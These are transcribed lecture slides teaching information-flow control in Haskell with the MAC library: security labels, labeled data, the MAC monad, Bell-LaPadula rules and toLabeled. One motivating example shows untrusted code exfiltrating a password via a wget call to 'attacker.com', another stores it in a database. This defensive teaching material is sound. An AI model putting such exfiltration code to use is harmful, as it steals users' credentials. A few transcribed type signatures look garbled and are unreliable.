


IO code **may leak** data



Data is **confined** in non-IO code

What if untrusted code needs IO?



Reads and store passwords


`isWeakPwd` *checks if password is common* ***or has been exposed***


Can function `isWeakPwd` leak the password?

Leak? ***Resources***

`isWeakPwd :: String -> Bool`

`isWeakPwd :: String -> IO Bool`





```
module Untrusted where

import Network.HTTP.Wget

isWeakPwd :: String -> IO Bool
isWeakPwd pwd = wget ("attacker.com/pwd=" ++ pwd) >> …
```

Restrict access only to public database?


Can function `isWeakPwd` leak the password?

Leak? ***Resources***

`isWeakPwd :: String -> **Bool**`

`isWeakPwd :: String -> **IO Bool**`

`isWeakPwd :: String -> **DbIO Bool**`




```
module Untrusted where

import Database.IO

isWeakPwd :: String -> DbIO Bool
isWeakPwd pwd = do
  db <- connectDB
  insertDB pwd db
  return False
```

How do Haskell IFC libraries prevent leaks?

- IFC libraries wrap **IO actions** with **security types**
- Security types **restrict IO actions to prevent leaks**
- Untrusted code may perform **IO only through library**



Today

- Intro to Haskell IFC libraries
- Static IFC: MAC library
- Covert channels

MAC: Static IFC Haskell Library

- **Simple**, only “standard” GHC extensions:
  - Multi-parameter **type classes**
  - **Safe Haskell**

Reuse type system to perform security checks!

Untrusted code may not cheat the type system!


- **Small**: ~200 LOC
- **Expressive:** References, Exceptions, Concurrency
- *“Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell”, by A. Russo, ICFP 2015*

How do we specify information-flow policies in MAC?

```
// Security labels
data L
data H
```

```
// Flow-to relation
class l ⊑ l' where
```

```
// Allowed flows
instance L ⊑ L where
instance L ⊑ H where
instance H ⊑ H where
```



How secret is some data?

Explicitly label data you care about:

```
newtype Labeled l a = Labeled a

password :: Labeled H String
dictionaryWords :: Labeled L [String]
```

Labeled is an **abstract data type,** or untrusted code could leak:

✗
```
unsafe1 :: Labeled H String -> Labeled L String
unsafe1 (Labeled pwd) = Labeled pwd
```

✗
```
unsafe2 :: Labeled H String -> String
unsafe2 (Labeled pwd) = pwd
```

How do we build secure computations?

- Define **wrappers for non-leaky IO**:

```
newtype MAC l a = MAC (IO a)
instance Monad (MAC l) where …
```


- `MAC l` handles data at security level `l`

```
wgetMAC :: String -> MAC L String
readPwdFile :: MAC H String
```

- Only **trusted code can run secure computations**:

```
runMAC :: MAC l a -> IO a
```

Quiz. Which of these information flows **may leak**?



How does MAC ensure IO actions don't leak?

Follow **Mandatory Access Control rules** [Bell LaPadula 73]:

1. **No read-up**: IO actions may not read resources at higer security levels

2. **No write-down:** IO actions may not write resources at lower levels

How do labeled data and computations interact?

```
unlabel ::  l ⊑ h =>  Labeled l a -> MAC h a

label ::  l ⊑ h =>  a -> MAC l (Labeled h a)
```

Unlabeled data is as sensitive as computation

Example

```
add ::Labeled L Int -> Labeled H Int -> MAC H (Labeled H Int)
add lx ly = do
 x <- unlabel lx
 y <- unlabel ly
 label (x + y)
```

```
getExposedPwds :: MAC L [String]
(>>=) :: MAC l a -> (b -> MAC l b) -> MAC l b
return :: a -> MAC l a -> (b -> MAC l b) -> MAC l b
unlabel :: l ⊑ h => Labeled l a -> MAC h a
```

What should be the return type of isWeakPwd?

```
isWeakPwd :: Labeled H String -> MAC L (MAC H Bool)
isWeakPwd lpwd = do
ws <- getExposedPwds
return (
  do pwd <- unlabel lpwd
  return (pwd `elem` ws)
)
```

✗ `MAC L Bool` — No read-up: Can’t unlabel password

✗ `MAC H Bool` — No write-down: Can’t fetch database

✓ `MAC L (MAC H Bool)`

Nested computations are awkward!

Need to extract nested computations and execute them individually:

```
isWeakPwd :: Labeled H String -> MAC L (MAC H Bool)
```

```
...
pwd <- getLine
mac_H <- runMAC $ do
  lpwd <- label pwd :: MAC L (Labeled H String)
  Untrusted.isWeakPwd lpwd
isWeak <- runMAC mac_H
...
```

Nested computations quickly become unmanageable with many security levels:

$$\texttt{MAC}\ \mathbf{l}_1\ (\texttt{MAC}\ \mathbf{l}_2\ (\ldots\ (\texttt{MAC}\ \mathbf{l}_N\ a)\ \ldots))$$

How does MAC avoid nested computations?

- We can flatten nested MAC computations with:

```
toLabeled :: l ⊑ h => MAC h a -> MAC l (Labeled h a)
```

  - Run nested MAC **h** computation
  - Label result **h** and return it to outer MAC **l**

Solution: ToLabeled

```
isWeakPwd :: Labeled H String -> MAC L (Labeled H Bool)
isWeakPwd lpwd = do
  ws <- getExposedPwds
  toLabeled $ do
        pwd <- unlabel lpwd
        return (pwd `elem` ws)
```

```
lbool <- runMAC $ do
      lpwd <- label pwd :: MAC L (Labeled H String)
      Untrusted.isWeakPwd lpwd
```

Handling errors

- Password manager crashes if the network is down
  - Systems should not crash so easily
- MAC exceptions handling APIs:

